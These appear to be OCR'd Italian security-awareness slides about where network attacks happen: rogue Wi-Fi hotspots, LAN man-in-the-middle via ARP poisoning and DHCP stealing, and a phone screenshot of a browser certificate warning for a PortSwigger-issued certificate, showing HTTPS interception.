
Dove?

(This is the net, baby)

- Internet
- Hot Spot / Rogue AP
- LAN
  - Internet -> client side attack -> LAN
  - mobile -> OOB -> LAN
  - malware
- nella tua tasca ..
- altro (RAS, X25, VPN, ..)


Un esempio a caso..

Hot-Spot Wifi




Hot-Spot Wifi

(state usando lo smartphone invece di seguire.. ?)




Hot-Spot Wifi

(state usando lo smartphone invece di seguire.. ?)




MiTM

(arp poisoning, DHCP stealing, rogue AP, ..)



Sì, ma io uso HTTPS...

(e i certificati? chi pensa ai certificati?)



17:51

https://www.cioccola...

+Tu Ricerca Immagini Maps

Avviso di protezione

Problemi con il certificato c
protezione del sito.

☒ Il nome del sito non
corrisponde al nome ne
certificato.

Continua

Visualizza certificato

Annu

17:52

Certificato di protezione

☒ Il nome del sito non corrisponde al nome nel certificato.

Rilasciato a:

Nome comune:
PortSwigger

Organizzazione:
PortSwigger

Unità organizzativa:
PortSwigger

Rilasciato da:

